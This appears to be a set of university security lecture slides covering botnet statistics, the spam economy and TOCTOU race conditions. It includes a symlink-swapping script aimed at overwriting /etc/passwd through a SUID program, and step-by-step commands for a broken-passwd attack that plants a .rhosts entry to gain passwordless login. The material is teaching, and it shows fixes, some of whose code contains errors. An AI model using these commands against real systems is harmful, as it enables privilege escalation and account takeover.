
The potential worth of the goods can be calculated by using the median value for credit card fraud, the average bulk purchase size for credit cards, and the average advertised balance of nearly \$40,000 for bank accounts.

See also

<http://www.secureworks.com/resources/blog/the-underground-hacking-economy-is-alive-and-well/>

Koobface captcha breaking module

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- Targeted Trojan
- Social Engineering
- ▷ Bots




[see <http://www.abuse.ch/?p=2330>]

Top 10 botnets and their impact in 2009

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
Targeted Trojan
Social Engineering
▷ Bots

Every day, approximately 89.5 billion unsolicited messages (i.e. spam) are sent by computers that have been compromised and are part of a botnet.



Rustock: 1.3 million to 2 million bots, responsible for 10-20% of spam.


Cutwail 1 million to 1.5 million bots, responsible for 17% of all spam. Responsible for the surge in Bredolab malware, spoofed greetings card emails containing malicious hyperlinks, phishing activities,

...

[from <http://www.net-security.org/secworld.php?id=8599>]

Number of Botnet Command and Control servers


- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots



[from <http://www.shadowserver.org>, Feb 2010]

Distribution of Botnet Drones

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots



- HTTP: IP's that connected via HTTP to a C&C server
- IRC: IP's that connected via IRC to a C&C server
- Kline: IP's that matched a known botnet name structure on a public IRC service and were banned based off of that matching.
- Spam: These represent the email relay that was used to send the Spam message to its final destination.

[from <http://www.shadowserver.org>, Feb 25, 2010]

Introduction to Race Conditions

```
import java.ip.*;
import java.servlet.*;
import java.servlet.http.*;
public class Counter extends HttpServlet{
    int count=0;
    public void doGet(HttpServletRequest in,
        HttpServletResponse out)
        throws ServletException, IOException{
        out.SetContentType("text/plain");
        PrintWriter p= out.getWriter();
        count++;
        p.println(count + "hits so far!");
    }
}
```

Multithreaded Servlet has *race condition*.

```
import java.ip.*;
import java.servlet.*;
import java.servlet.http.*;
public class Counter extends HttpServlet{
    int count=0;
    public synchronized void
        doGet(HttpServletRequest in,
            HttpServletResponse out)
            throws ServletException, IOException{
        out.SetContentType("text/plain");
        PrintWriter p= out.getWriter();
        count++;
        p.println(count + "hits so far!");
    }
}
```

Only one thread can run on servlet at a time.
Race condition replaced by performance hit
(soln: make critical code atomic)

Race conditions offer a window of potential vulnerability to an attacker

Time of Check, Time of Use (TOCTOU) Flaws Race Conditions when Manipulating Files

Following fragment contained within SUID root program `racer` that is passed, as parameter, a path to a file that the invoker may access:

```
/* access() checks whether real UID may
   have W_OK access to file named path
if (!access(path,W_OK)){          /* check */
   f= fopen(path,"w");            /* use */
   ...                            /* write to file f */
}
```

Attacker writes script:

```
#!/bin/sh
touch dummy      #may access this file
ln -s dummy pointer #and link to it
racer pointer & #racer to background
rm pointer       # delete pointer
# and link to a file I may not access
ln -s /etc/passwd pointer
```

Attacker hopes to use the TOCTOU race condition in the SUID root program `racer` to overwrite the `/etc/passwd` file. Attacker repeatedly runs script in the hope of accessing the window of vulnerability.

Use File Descriptors

Don't use file names as 'pointers' to files: the file could change mid-stream.

Use a file descriptor. An `open` system call associates a file descriptor with a file or physical device. The file descriptor is just an integer specifying the index into the file descriptor table which is specific to a process.

Fix using `fopen` (if available) or `fstat`. These take file descriptors.

```
int fd;
fd=open(path,"w" );
if (!faccess(fd,W_OK)){
    ...          /* write to file f */
}

int fd;
fd=open(path,"w" );
if (fstat(fileno(fd), &stbuf)>=0){
    /*check owner group world against EUID*/
}
```

In general, avoid system calls that take a file name as parameter.

TOCTOU Example: Broken Passwd [SunOS; HP/UX]

Broken version of `passwd` program took password file as parameter:

Program steps:

- 1 Open password file and retrieve user's (real UID's) entry.
- 2 Create/open temporary file `ptmp` in directory of password file.
- 3 Open password file, copy modified entry and unchanged contents to `ptmp`
- 4 Close files and rename `ptmp` to password file.


Our attack: we will overwrite another user's `.rhosts` file so we can log in as that user.

Initial Invocation:

```
> mkdir pwd
> touch pwd/.rhosts
> echo "localhost attacker :::::">>pwd/.rhosts
> ln -s pwd link
> passwd link/.rhosts
```


Broken Passwd Step 1

Open password file and retrieve user's (real UID's) entry.




After Step 1; before Step 2;
passwd has opened/read link/.rhosts.

we change link to point to target-dir

```
> rm link; ln -s target-dir link
```

Broken Passwd Step 2

Create/open temporary file `ptmp` in directory of password file.




Step 2:
`passwd` creates/opens `ptmp` in `target-dir`.

After Step 2; before Step 3:
we change `link` to point back to our directory:

```
> rm link; ln -s pwd link
```

Broken Passwd Step 3

Open password file, copy modified entry and unchanged contents to `ptmp`




Step 3:
`passwd` opens/reads `attack-dir/pwd/.rhosts` and writes the (updated) data to the (still open) `target-dir/ptmp`.

After Step 3; before Step 4:
we change `link` again:

```
> rm link; ln -s target-dir link
```

Broken Passwd Step 4

Close files and rename ptmp to password file.



The `.rhosts` entry `attacker :::::` allows us (attacker) to login to targets account with no password! We could also use this attack to target root!